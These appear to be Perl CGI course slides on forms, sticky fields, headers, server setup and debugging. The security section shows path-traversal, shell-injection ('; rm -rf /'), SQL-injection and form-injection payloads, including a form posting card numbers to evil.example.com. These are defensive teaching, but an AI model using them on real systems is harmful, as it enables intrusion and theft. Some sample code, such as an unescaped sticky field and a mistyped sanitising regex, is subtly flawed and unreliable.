
# **Forms in practice**

# The request page (clock.html)

```
<html>
<head>
<title>A virtual clock</title>
</head>
<body>
<form action='clock.cgi'>
<p>Your name: <input type='text' name='name' /></p>
<p>Show:
<input type='checkbox' checked='checked' name='time' />time
<input type='checkbox' checked='checked' name='weekday' />weekda
<input type='checkbox' checked='checked' name='day' />day
<input type='checkbox' checked='checked' name='month' />month
<input type='checkbox' checked='checked' name='year' />year
</p>
<p>Time style
<input type='radio' name='type' value='12-hour' />12-hour
<input type='radio' name='type' value='24-hour'
checked='checked' />24-hour
</p>
<p>
<input type='submit' name='show' value='Show' />
<input type='reset' value='Reset' />
</p>
</form>
</body>
</html>
```



## The request page (2)



# clock.cgi - the main program

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';

use vars '%query';


%query = parse_form_data();

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
print "<html>\n";
print "<head>\n";
print "<title>A virtual clock</title>\n";
print "</head>\n";
print "<body>\n";
print_time();
print "</body>\n";
print "</html>\n";
```

# clock.cgi - print\_time

```
sub print_time {
  my ($format, $current_time);
  $format = '';
  if ($query{time}) {
    if ($query{type} eq '12-hour') {
      $format = '%r ';
    }
    else {
      $format = '%T ';
    }
  }
  $format .= '%A, ' if $query{weekday};
  $format .= '%d ' if $query{day};
  $format .= '%B ' if $query{month};
  $format .= '%Y ' if $query{year};
  $current_time = strftime($format, localtime);
  if ($query{name}) {
    print "Welcome ";
    print escapeHTML($query{name});
    print "! ";
  }
  print "It is <b>";
  print escapeHTML($current_time);
  print "</b><hr />\n";
}
```

# clock.cgi - result



# clock.cgi - Comments

- Would work just as well with `action='post'`
- We can call this from a URL with GET-style query string in a HTTP 'a' tag.

```
<a href="clock.cgi?time=yes&year=yes">View Clock</a>
```

# Printing the form from the CGI

- Forms and the CGIs that process them are closely linked
- So get the CGI to create the form
- The form tag's `action` attribute is required, but an empty URL works fine

# clock2.cgi - the main program

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';

use vars '%query';

%query = parse_form_data();

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
print "<html>\n";
print "<head>\n";
print "<title>A virtual clock</title>\n";
print "</head>\n";
print "<body>\n";
print_time() if %query;
print_form();
print "</body>\n";
print "</html>\n";
```

## clock2.cgi - print\_form()

```
sub print_form {
    print "<form action=''>\n";
    print "<p>Your name: ";
    textbox ('name');
    print "<p>\n";
    print "<p>Show:\n";
    checkbox('time');
    checkbox('weekday');
    checkbox('day');
    checkbox('month');
    checkbox('year');
    print "</p>\n";
    print "<p>Time style\n";
    radio('type', '12-hour');
    radio('type', '24-hour');
    print "</p>\n";
    print "<p>\n";
    print "<input type='submit' name='show' value='Show' />\n";
    print "<input type='reset' value='Reset' />\n";
    print "</p>\n";
    print "</form>\n";
}
```




# clock2.cgi - textbox(), checkbox(), radio()

```
sub textbox {
    my ($name) = @_ ;
    $name = escapeHTML($name);
    print "<input type='text' name='$name' />\n";
}

sub checkbox {
    my ($name) = @_ ;
    $name = escapeHTML($name);
    print "<input type='checkbox' name='$name' />$name\n";
}


sub radio {
    my ($name,$value) = @_ ;
    $name = escapeHTML($name);
    $value = escapeHTML($value);
    print
        "<input type='radio' name='$name' value='$value' />$value\n";
}
```

# clock2.cgi - form



A virtual clock - Mozilla

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop  


Home Bookmarks Servers... Search... Validate... CS... H

Your name:


Show:  time  weekday  day  month  year

Time style  12-hour  24-hour

Show Reset

Done  

# clock2.cgi - results



# clock2.cgi - Comments

- Fields are not 'sticky' which is confusing
- ... but we can fix that


# clock3.cgi - textbox(), checkbox(), radio()

```
sub textbox {
    my ($name) = @_ ;
    $name = escapeHTML($name);
    print "<input type='text' name='$name'";
    if ($query{$name}) {
        print " value='$query{$name}'\n";
    }
    print " />\n";
}

sub checkbox {
    my ($name) = @_ ;
    $name = escapeHTML($name);
    print "<input type='checkbox' name='$name'";
    if ($query{$name}) {
        print " checked='checked'";
    }
    print " />$name\n";
}

sub radio {
    ...
}
```

# clock3.cgi - Results



# Recap

- It is common for CGI's to both print a form and process it
- Sometimes useful for form fields to be 'sticky'

**Security**



# Security in general

- CGI programs (and dynamic content in general) pose huge security problems
- They allow anyone in the world to execute programs in your server using input of their own choosing
- You can't trust ANYTHING that comes from outside
  - ◆ even if you think you know what it is
  - ◆ even if it's data from a 'select' or 'hidden' field
  - ◆ even if the user doesn't normally have access to it
- Remember that if CGIs run under the identity of the web server they can do anything that the web server can do
  - ◆ if the web server can read a file, so can a CGI
  - ◆ CGIs can access files outside the document root

# Accessing Files

```
open (INFILE, "/var/www/html/quotations/$query{quote}");
```

- No problem if the `quote` field is `"quote01.txt"` ...
- ... but what if it's `"../../../../etc/passwd"`?
- In this case the right thing to do is to be clear what you will accept
- If quotation file names only consist of lower-case letters and `'.'` then reject everything else
- And reject `'..'` while you are at it

```
$query{quote} =~ tr{a-z\.\.}{}dc;  
$query{quote} =~ s{\.\.\.}{}g;
```

# Executing commands

- Sometimes the only (or, unfortunately, the easiest) way to do something in a CGI is to run an external command

```
print "Looking up $query{name}: " . `host $query{name}` . "\n";
```

- No problem if the name field is "www.cam.ac.uk" ...
- ... but what if it's "www.cam.ac.uk; rm -rf /"?
- Various solutions here, including only accepting valid characters and bypassing the shell

```
$query{name} =~ tr{a-z\.\_}{}dc;
```

```
open(HOST, "-|", "host", $query{name});  
my $result = <HOST>;  
print "Looking up $query{name}: $result\n";  
close HOST;
```

# Other substitution problems

- There are other places where substitution can be dangerous
- SQL statements, for example

```
SELECT XYZ from Users where
    User_ID='$query{user}' AND
    Password='$query{passwd}'
```

- should produce

```
SELECT XYZ from Users where
    User_ID='jw35' AND
    Password='secret'
```

- but what if the user parameter were "jw35' or 1=1 --"

```
SELECT XYZ from Users where
    User_ID='jw35' or 1=1 -- ' AND
    Password='rubbish'
```

# Including CGI data in HTML pages

- This should be simple, shouldn't it?
- Consider the following

```
print "<form action='cc.cgi' method='post'>\n";
print "Welcome $query{user}";
print "<p>Enter credit card number: ";
print "<input type='text' name='cc'><br/>";
print "<input type='submit'></p>";
print "</form>";
```

- If someone can contrive to set the `user` field to

Jon Warbrick\n

```
<form action='http://evil.example.com/grab.cgi' action='post'>
```

- then the page will come out like this

```
<form action='cc.cgi' method='post'>
```

Welcome Jon Warbrick

```
<form action='http://evil.example.com/grab.cgi' action='post'>
```

```
<p>Enter credit card number:
```

```
<input type='text' name='cc'><br/>
```

```
<input type='submit'></p>
```

```
</form>
```

## Including CGI data in HTML pages (2)

- It gets worse
- Web browsers support client side scripting
- Scripts loaded from a page or server have wide access to data from that page or server
  - ◆ Form fields...
  - ◆ Cookies...
- If someone can introduce `<script> ... </script>` on to a page that you are viewing, they get a lot of power
- Displaying user-supplied HTML inside HTML is actually very difficult

# Including CGI data in HTML pages (3)

- Remove or escape 'special' characters before including them in a page
- So, what's special?
- That depends
  - ◆ in normal HTML text, '<' and '&' are special, and '>' might as well be
  - ◆ in attributes, quote, double-quote and space can be special
  - ◆ in the text of a client-side script almost anything could be special. Semi-colon and parentheses are likely to be dangerous
  - ◆ in URLs, all characters other than the safe set are special
- To correctly escape a special character you must define the character set you are using
- In UTF7, '+ADwA-script+AD4A-' is '<script>'

Content-type: text/html; charset=iso-8859-1

# Misuse

- Consider a form-to-email script that stores the destination in the form

- Perhaps

```
<input type="hidden" name="dest"
  value="webmaster@example.com">
```

- Or

Chose who to contact:

```
<select name="dest">
  <option value="sales@example.com">Sales Department</option>
  <option value="support@example.com">Software Support</option>
  <option value="eng@example.com">Hardware Support</option>
</select>
```

- But it's easy to submit requests with `dest` set to anything
- Matt's Script Archive `formmail.cgi` :- (
- Between 30 and 90 probes a day for `formmail` on `www.cam.ac.uk` in the first 10 days of February 2003



# Other security issues

- Beware buffer overruns
- Just because it's called `date` doesn't prevent someone uploading 200Mb of data
- Beware of 'denial of service' attacks - intentional and accidental
- Don't submit anything confidential over plain HTTP

# Allowing users to run CGIs

- Think very, very hard before you allow general users on a multi-user machine to run their own CGIs
- They can access anything that the webserver can access
  - ◆ Passwords in the configuration file?
  - ◆ Other people's CGIs?
  - ◆ Other people's data files?
- A possible solution (under Apache) is `suexec` (and friends)

# Recap

- Be afraid
- ...be very afraid

## **Other CGI Headers**

# Random images

- How about a CGI program which returns a random image from a directory every time it's called?
- ... did I hear someone say 'Ad-server'?

# random.cgi

```
#!/usr/bin/perl -Tw
use strict;

my ($docroot, $pict_dir, @pictures, $num_pictures,
    $lucky_one, $buffer);

$docroot = "/var/www/html";
$pict_dir = "cgi-course-examples/pictures";

chdir "$docroot/$pict_dir"
    or die "Failed to chdir to picture directory: $!";
@pictures = glob('*.*png');
$num_pictures = $#pictures;
$lucky_one = $pictures[rand($num_pictures-1)];
die "Failed to find a picture" unless $lucky_one;

print "Content-type: image/png\n";
print "\n";

binmode STDOUT;
open (IMAGE, $lucky_one)
    or die "Failed to open image $lucky_one: $!";
while (read(IMAGE, $buffer, 4096)) {
    print $buffer;
}

close IMAGE;
```

# Comments on random.cgi

- You can include this image into an html page in the normal way

```

```

- Or you could link to it

```
<a href="/cgi-bin/random.cgi">
```

- Right-click or "Save as..." on this will give a default filename of random.cgi or perhaps random.cgi.png

- A non-standard but workable solution is to use a 'Content-Disposition' header

- ◆ For most browsers

```
Content-Type: image/png; name="random.png"
```

```
Content-Disposition: attachment; filename="random.png"
```

- ◆ For MSIE

```
Content-Type: application/download; name=random.png
```

```
Content-Disposition: inline; filename=random.png
```

# random2.cgi

```
#!/usr/bin/perl -Tw
use strict;
my ($docroot, $pict_dir, @pictures, $num_pictures,
    $lucky_one, $buffer);
$docroot = "/var/www/html";
$pict_dir = "cgi-course-examples/pictures";

chdir "$docroot/$pict_dir"
    or die "Failed to chdir to picture directory: $!";

@pictures = glob('*.png');
$num_pictures = $#pictures;

$lucky_one = $pictures[rand($num_pictures-1)];

die "Failed to find a picture" unless $lucky_one;

print "Location: /$pict_dir/$lucky_one\n";
print "\n";
```



# Comments on random2.cgi

- The 'Location' CGI header returns a reference to the document, rather than the document itself
- If the argument is a path, the web server retrieves the document directly:

```
HTTP/1.1 200 OK
Date: Wed, 12 Feb 2003 15:10:33 GMT
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux) AxKit/1.4 ...
Last-Modified: Tue, 11 Feb 2003 16:04:24 GMT
ETag: "152edb-1d7-3e491f08"
Accept-Ranges: bytes
Content-Length: 471
Content-Type: image/png
```

...etc...

# random2a.cgi

- If the argument to 'Location' is a URL, the server issues a redirect

```
HTTP/1.1 302 Found
Date: Wed, 12 Feb 2003 15:17:34 GMT
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux) AxKit/1.4 ...
Location: http://www.example.org/cgi-examples/
pictures/main-06-04.png
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved
<A HREF="http://www.example.org/cgi-examples/
pictures/main-06-04.png">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at www.example.org
Port 80</ADDRESS>
</BODY></HTML>
```

# Errors and what to do with them

- The status code in a response should reflect what actually happened
- A page with the default status 200 (OK) that says 'Not found' is a problem for web spiders and robots
- The CGI 'Status' header can be used to explicitly set the status
- Some status codes imply the presence of additional headers
- Useful codes for CGI writers include
  - ◆ 200 OK: the default without a status header
  - ◆ 403 Forbidden: the client is not allowed to access the requested resource
  - ◆ 404 Not Found: the requested resource does not exist
  - ◆ 500 Internal Server Error: general, unspecified problem responding to the request
  - ◆ 503 Service Not Available: intended for use in response to high volume of traffic
  - ◆ 504 Gateway Timed Out: could be used by CGI programs that implement their own time-outs

# Errors and what to do with them (2)

- An error reporting routine

```
sub error {
  my ($code,$msg,$text) = @_ ;
  print "Status: $code $msg\n";
  print "Content-type: text/html; charset=iso-8859-1\n";
  print "\n";
  print "<html><head><title>$msg</title></head>\n";
  print "<body><h1>$msg</h1>\n";
  print "<p>$text</p></body></html>\n";
}
```

- This can only be used before any other header is printed

# errors.cgi

```
#!/usr/bin/perl -Tw
use strict;

my ($file, $buffer);
$file = '/var/www/msg.txt';
if ((localtime(time))[1] % 2 == 0) {
    error (403, "Forbidden",
           "You may not access this document at the moment");
}
elsif (!-r $file) {
    error(404, "Not found",
          "The document requested was not found");
}
else {
    unless (open (TXT, $file)) {
        error (500, "Internal Server Error",
              "An Internal server error occurred");
    }
    else {
        print "Content-type: text/plain\n";
        print "\n";
        while (read(TXT, $buffer, 4096)) {
            print $buffer;
        }
        close TXT;
    }
}
}
```

# Recap

- 3 special CGI 'headers'
  - ◆ Content-type
  - ◆ Location
  - ◆ Status

# **Webserver configuration**

# Apache

- Either

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```

- or

```
AddHandler cgi-script cgi pl  
<Directory /usr/local/apache/htdocs/somedir>  
    Options +ExecCGI  
</Directory>
```

- The program must have its execute bit set for the user running the CGI
- Scripts must identify their interpreter



# Internet Information Server

- In the IIS snap-in, select a Web site or virtual directory and open its property sheet
- On the Home Directory property sheet
  - ◆ Set Execute Permissions to 'Scripts and Executables'
  - ◆ Select Configuration... and ensure there is an association between a file name suffix and the program needed to run it.
  - ◆ For example '.pl' -> C:\Perl\bin\perl.exe "%s" %s

# Debugging CGI

# What CGI doesn't define

- There are of course a lot of things that the CGI specification doesn't define
- It doesn't define 'Current Directory'
  - ◆ This affects how relative pathnames in scripts are be interpreted
  - ◆ Apache sets the current directory to the one in which the CGI program is installed
  - ◆ Microsoft IIS is reputed to follow other, more complex rules
- CGI doesn't specify what happens to the program's 'standard error' output
- CGI doesn't specify what environment variables (other than the CGI ones) will be available
- It doesn't specify what PATH will be
- It doesn't say what the user and group running the program will be

# My program won't run

- Syntax errors - try, e.g., `perl -cwT <filename>`
- Permissions: web server user needs execute (and perhaps read) access to the program and directories
- Web server configuration
  - ◆ Script execution
  - ◆ Available methods
- The `#!` line, and line endings
- Missing or out-of-order headers
  - ◆ Beware of buffering
- Check the server logs - `error_log` and/or `script_log`, or equivalent

# My program runs, but not correctly

- Always check (or at least suspect) the return values from `open()`, `eval()`, `system()`, etc.
- Remember that your CGI may be running as an unprivileged user - file and directory access
- Lock any files that are updated
- Beware of races
- Allow for text and binary files being different
- Check the server logs *AGAIN*

# Running CGI programs interactively

- You may need to set up at least some CGI environment variables
- POST data can be redirected from a file

```
$ echo 'time=yes&year=yes' >data.txt
```

```
$ export REQUEST_METHOD=POST  
$ export CONTENT_LENGTH=17  
$ export QUERY_STRING=""  
$ ./clock.cgi <data.txt
```

# Caching

# CGI pages and caching

- Expect caching
  - ◆ local browser caching
  - ◆ shared caches, configured and transparent
- An issue for CGI writers when
  - ◆ things are not cached when they should be
  - ◆ things are cached when they shouldn't
- 9 out of 10 CGI programs don't express a preference
